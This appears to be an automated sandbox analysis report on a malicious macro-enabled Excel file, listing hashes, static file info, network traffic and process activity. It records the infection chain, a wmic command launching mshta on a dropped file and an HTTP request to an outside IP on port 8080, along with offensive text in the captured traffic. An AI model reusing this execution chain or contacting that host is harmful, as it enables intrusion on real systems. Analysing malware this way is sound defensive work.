Reputation:	high, very likely benign file
Preview:	[ZoneTransfer]....Zoneld=0

C:\Users\user\Desktop\-\$56449657.xlsm		
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE	
File Type:	data	
Category:	dropped	
Size (bytes):	165	
Entropy (8bit):	1.4377382811115937	
Encrypted:	false	
SSDEEP:	3:vZ/FFDJw2fV:vBFFGS	
MD5:	797869BB881CFBCDAC2064F92B26E46F	
SHA1:	61C1B8FBF505956A77E9A79CE74EF5E281B01F4B	
SHA-256:	D4E4008DD7DFB936F22D9EF3CC569C6F88804715EAB8101045BA1CD0B081F185	
SHA-512:	1B8350E1500F969107754045EB84EA9F72B53498B1DC05911D6C7E771316C632EA750FBCE8AD3A82D664E3C65CC5251D0E4A21F750911AE5DC2FC3653E49F58F	
Malicious:	true	
Reputation:	high, very likely benign file	
Preview:	.user ..A.l.b.u.s.	

Static File Info

General	
File type:	Microsoft Excel 2007+
Entropy (8bit):	7.945199506900952
TrID:	- Excel Microsoft Office Open XML Format document with Macro (51004/1) 51.52% - Excel Microsoft Office Open XML Format document (40004/1) 40.40% - ZIP compressed archive (8000/1) 8.08%
File name:	56449657.xlsm
File size:	134569

General

MD5:	3ff89734f2c6a54fe79464e94151ce10
SHA1:	4b4f24fec70071de89a76b70e12394a56efdcf62
SHA256:	9818931574ed09e96ddc907c47907cfc6fbfad3f6bc3fca1c0f3b210c1d458f4
SHA512:	486a2c9268ebe62ead6582c72332eb6d32e8a74917514f5baf3e97e131fd41849e82dd41c17c3a0da37c1be88019c9252da09b5a328307a74117837a053d0344
SSDEEP:	3072:TTakgjRg1M16TguaNTLGmtLfJ3hN8DqH999999HqT9999999WnsAGanOp1g0dD:TTujB+kLGmxfJ3hNci3Ozg0dD
File Content Preview:	PK.....!8v.....[Content_Types].xml ...{.....

File Icon



Icon Hash:	e4e2aa8aa4bcbcac
------------	------------------

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "56449657.xlsm"

Indicators

Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code

Network Behavior

Network Port Distribution

TCP Packets

HTTP Request Dependency Graph

- 157.230.250.107:8080

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	157.230.250.107	8080	C:\Windows\System32\mshta.exe

Timestamp	kBytes transferred	Direction	Data
Dec 2, 2021 00:38:20.577680111 CET	0	OUT	GET /mfkrmotherfuckeru6y82sasswhorehf9e HTTP/1.1 Connection: Keep-Alive Accept: */* Accept-Language: en-us User-Agent: lube Host: 157.230.250.107:8080
Dec 2, 2021 00:38:21.183449984 CET	0	IN	HTTP/1.1 200 OK Server: nginx/1.15.12 Date: Wed, 01 Dec 2021 23:38:21 GMT Content-Type: text/plain; charset=utf-8 Content-Length: 8 Connection: keep-alive Data Raw: 68 69 20 6e 61 7a 69 73 Data Ascii: hi nazis

Code Manipulations

Statistics

Behavior

 Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 1708 Parent PID: 596

General

Start time:	00:37:17
Start date:	02/12/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13f860000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: WMIC.exe PID: 2216 Parent PID: 1708

General

Start time:	00:38:19
Start date:	02/12/2021
Path:	C:\Windows\System32\wbem\WMIC.exe
Wow64 process (32bit):	false
Commandline:	wmic process call create "mshta C:\ProgramData\vmqMn\NBAOOJC.rtf"
Imagebase:	0xff140000
File size:	566272 bytes
MD5 hash:	FD902835DEAEF4091799287736F3A028
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: mshta.exe PID: 2188 Parent PID: 1304

General

Start time:	00:38:20
Start date:	02/12/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	mshta C:\ProgramData\vmqMn\NBAOOJC.rtf
Imagebase:	0x13f040000
File size:	13824 bytes
MD5 hash:	95828D670CFD3B16EE188168E083C3C5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Disassembly

Code Analysis